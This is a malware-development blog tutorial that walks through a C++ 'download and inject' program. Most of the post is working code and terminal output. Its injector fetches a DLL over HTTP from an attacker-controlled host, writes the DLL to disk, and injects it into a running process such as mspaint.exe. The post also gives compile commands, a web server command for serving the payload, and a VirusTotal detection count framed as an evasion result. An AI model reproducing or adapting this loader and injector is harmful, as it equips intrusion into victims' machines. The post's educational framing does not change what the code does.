


Malware development tricks. Download and inject logic. C++ example.

cocomelonc.github.io/tutorial/2022/04/15/malware-injection-19.html

April 15, 2022

4 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is the result of my own research into interesting trick in real-life malware.

download and execute

Download and execute or in our case *download and inject* is interesting trick and designed to download payload or evil DLL from a url, with an emphasis on **http**, and execute or inject it. The benefits to the *download/execute* (or *download/inject*) approach are that it can be used behind networks that filter all other traffic aside from HTTP. It can even work through a pre-configured proxy given that said proxy does not require authentication information.

practical example

First of all, let's go to consider classic DLL injection malware. In the simplest case it will look like this:

```
/*
 * classic DLL injection example
 * author: @cocomelonc
 */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#include <tlhelp32.h>

char evilDLL[] = "C:\\evil.dll";
unsigned int evilLen = sizeof(evilDLL) + 1;

int main(int argc, char* argv[]) {
    HANDLE ph; // process handle
    HANDLE rt; // remote thread
    LPVOID rb; // remote buffer

    HMODULE hKernel32 = GetModuleHandle("Kernel32");
    VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");

    // parse process pid
    if ( atoi(argv[1]) == 0) {
        printf("PID not found :( exiting...\n");
        return -1;
    }
    printf("PID: %i", atoi(argv[1]));
    ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));
    rb = VirtualAllocEx(ph, NULL, evilLen, (MEM_RESERVE | MEM_COMMIT),
PAGE_EXECUTE_READWRITE);
    WriteProcessMemory(ph, rb, evilDLL, evilLen, NULL);
    rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)lb, rb, 0, NULL);
    CloseHandle(ph);
    return 0;
}
```

It's pretty simple as you can see.

Here I want to add some simple logic for downloading our `evil.dll`. In the simplest case it will look like this:

```

// download evil.dll from url
char* getEvil() {
    HINTERNET hSession = InternetOpen((LPCSTR)"Mozilla/5.0", INTERNET_OPEN_TYPE_DIRECT,
    NULL, NULL, 0);
    HINTERNET hHttpFile = InternetOpenUrl(hSession,
    (LPCSTR)"http://192.168.56.1:4444/evil.dll", 0, 0, 0, 0);
    DWORD dwFileSize = 1024;
    char* buffer = new char[dwFileSize + 1];
    DWORD dwBytesRead;
    DWORD dwBytesWritten;
    HANDLE hFile = CreateFile("C:\\Temp\\evil.dll", GENERIC_READ|GENERIC_WRITE,
    FILE_SHARE_READ, NULL, OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    do {
        buffer = new char[dwFileSize + 1];
        ZeroMemory(buffer, sizeof(buffer));
        InternetReadFile(hHttpFile, (LPVOID)buffer, dwFileSize, &dwBytesRead);
        WriteFile(hFile, &buffer[0], dwBytesRead, &dwBytesWritten, NULL);
        delete[] buffer;
        buffer = NULL;
    } while (dwBytesRead);

    CloseHandle(hFile);
    InternetCloseHandle(hHttpFile);
    InternetCloseHandle(hSession);
    return buffer;
}

```

This function download `evil.dll` from attacker's machine (`192.168.56.1:4444`, but in the real-life scenario it can be looks like `evilmeowmeow.com:80`) and save to file `C:\\Temp\\evil.dll`.

Then, we run this code in the `main()` function. Full source code of our injector is:

```

/*
evil_inj.cpp
classic DLL injection example
author: @cocomelonc
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#include <tlhelp32.h>
#include <wininet.h>
#pragma comment (lib, "wininet.lib")

char evilDLL[] = "C:\\Temp\\evil.dll";
unsigned int evilLen = sizeof(evilDLL) + 1;

// download evil.dll from url
char* getEvil() {
    HINTERNET hSession = InternetOpen((LPCSTR)"Mozilla/5.0", INTERNET_OPEN_TYPE_DIRECT,
    NULL, NULL, 0);
    HINTERNET hHttpFile = InternetOpenUrl(hSession,
    (LPCSTR)"http://192.168.56.1:4444/evil.dll", 0, 0, 0, 0);
    DWORD dwFileSize = 1024;
    char* buffer = new char[dwFileSize + 1];
    DWORD dwBytesRead;
    DWORD dwBytesWritten;
    HANDLE hFile = CreateFile("C:\\Temp\\evil.dll", GENERIC_READ|GENERIC_WRITE,
    FILE_SHARE_READ, NULL, OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    do {
        buffer = new char[dwFileSize + 1];
        ZeroMemory(buffer, sizeof(buffer));
        InternetReadFile(hHttpFile, (LPVOID)buffer, dwFileSize, &dwBytesRead);
        WriteFile(hFile, &buffer[0], dwBytesRead, &dwBytesWritten, NULL);
        delete[] buffer;
        buffer = NULL;
    } while (dwBytesRead);

    CloseHandle(hFile);
    InternetCloseHandle(hHttpFile);
    InternetCloseHandle(hSession);
    return buffer;
}

// classic DLL injection logic
int main(int argc, char* argv[]) {
    HANDLE ph; // process handle
    HANDLE rt; // remote thread
    LPVOID rb; // remote buffer

    // handle to kernel32 and pass it to GetProcAddress
    HMODULE hKernel32 = GetModuleHandle("Kernel32");
    VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");

```

```

char* evil = getEvil();

// parse process ID
if ( atoi(argv[1]) == 0) {
    printf("PID not found :( exiting...\n");
    return -1;
}
printf("PID: %i\n", atoi(argv[1]));
ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));

// allocate memory buffer for remote process
rb = VirtualAllocEx(ph, NULL, evilLen, (MEM_RESERVE | MEM_COMMIT),
PAGE_EXECUTE_READWRITE);

// "copy" evil DLL between processes
WriteProcessMemory(ph, rb, evilDLL, evilLen, NULL);

// our process start new thread
rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)1b, rb, 0, NULL);
CloseHandle(ph);
return 0;
}

```

As usual, for simplicity, we create DLL which just pop-up a message box:

```

/*
evil.cpp
simple DLL for DLL inject to process
author: @cocomelonc
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  nReason, LPVOID lpReserved) {
    switch (nReason) {
    case DLL_PROCESS_ATTACH:
        MessageBox(
            NULL,
            "Meow from evil.dll!",
            "=^..^=",
            MB_OK
        );
        break;
    case DLL_PROCESS_DETACH:
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    }
    return TRUE;
}


```

So finally after we understood entire code of the injector, we can test it.

demo

First of all, compile DLL:

```
x86_64-w64-mingw32-g++ -shared -o evil.dll evil.cpp -fpermissive
```



```

(cocomelonc@kali) - [~/hacking/cybersec_blog/2022-04-13-malware-injection-19]
$ x86_64-w64-mingw32-g++ -shared -o evil.dll evil.cpp -fpermissive

(cocomelonc@kali) - [~/hacking/cybersec_blog/2022-04-13-malware-injection-19]
$ ls -lht
total 204K
-rwxr-xr-x 1 cocomelonc cocomelonc 91K Apr 15 16:38 evil.dll
-rwxr-xr-x 1 cocomelonc cocomelonc 104K Apr 13 18:14 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 2.2K Apr 13 18:11 hack.cpp
-rw-r--r-- 1 cocomelonc cocomelonc 566 Apr 13 18:10 evil.cpp

(cocomelonc@kali) - [~/hacking/cybersec_blog/2022-04-13-malware-injection-19]
$

```

Then, compile injector:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mconsole -lwininet -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

```
(cocomelon@kali) [~/hacking/cybersec_blog/2022-04-13-malware-injection-19]
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mconsole -lwininet -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
hack.cpp: In function 'int main(int, char**)':
hack.cpp:49:28: warning: invalid conversion from 'FARPROC' {aka 'long long int (*)'} to 'void*' [-fpermissive]
   49 |     VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");
      |                               ^
      |                               |
      |                               FARPROC {aka long long int (*)}

(cocomelon@kali) [~/hacking/cybersec_blog/2022-04-13-malware-injection-19]
└─$ ls -lht
total 204K
-rwxr-xr-x 1 cocomelon cocomelon 104K Apr 15 16:41 hack.exe
-rwxr-xr-x 1 cocomelon cocomelon 91K Apr 15 16:38 evil.dll
-rw-r--r-- 1 cocomelon cocomelon 2.2K Apr 13 18:11 hack.cpp
-rw-r--r-- 1 cocomelon cocomelon 566 Apr 13 18:10 evil.cpp

(cocomelon@kali) [~/hacking/cybersec_blog/2022-04-13-malware-injection-19]
└─$
```

Prepare simple web server on attacker's machine:


```
python3 -m http.server 4444
```



```
(cocomelon@kali) [~/hacking/cybersec_blog/2022-04-13-malware-injection-19]
└─$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
```


Make sure that the specified path exists in the victim's machine (C:\\Temp):

Finally, run victim process `mspaint.exe` and run injector `hack.exe`:

`.\hack.exe <mspaint.exe's PID>`








As you can see, everything is worked perfectly :)

Let's go to upload to VirusTotal:



<https://www.virustotal.com/gui/file/00e3254cdf384d5c1e15e217e89df9f78b73db7a2b0d2b7f5441c6d8be804961/detection>

So 6 of 69 AV engines detect our file as malicious

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

- [InternetOpen](#)
- [InternetOpenUrl](#)
- [InternetReadFile](#)
- [InternetCloseHandle](#)
- [WriteFile](#)

CreateFile
VirtualAllocEx
WriteProcessMemory
CreateRemoteThread
OpenProcess
GetProcAddress
LoadLibraryA

classic DLL injection
source code in Github

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine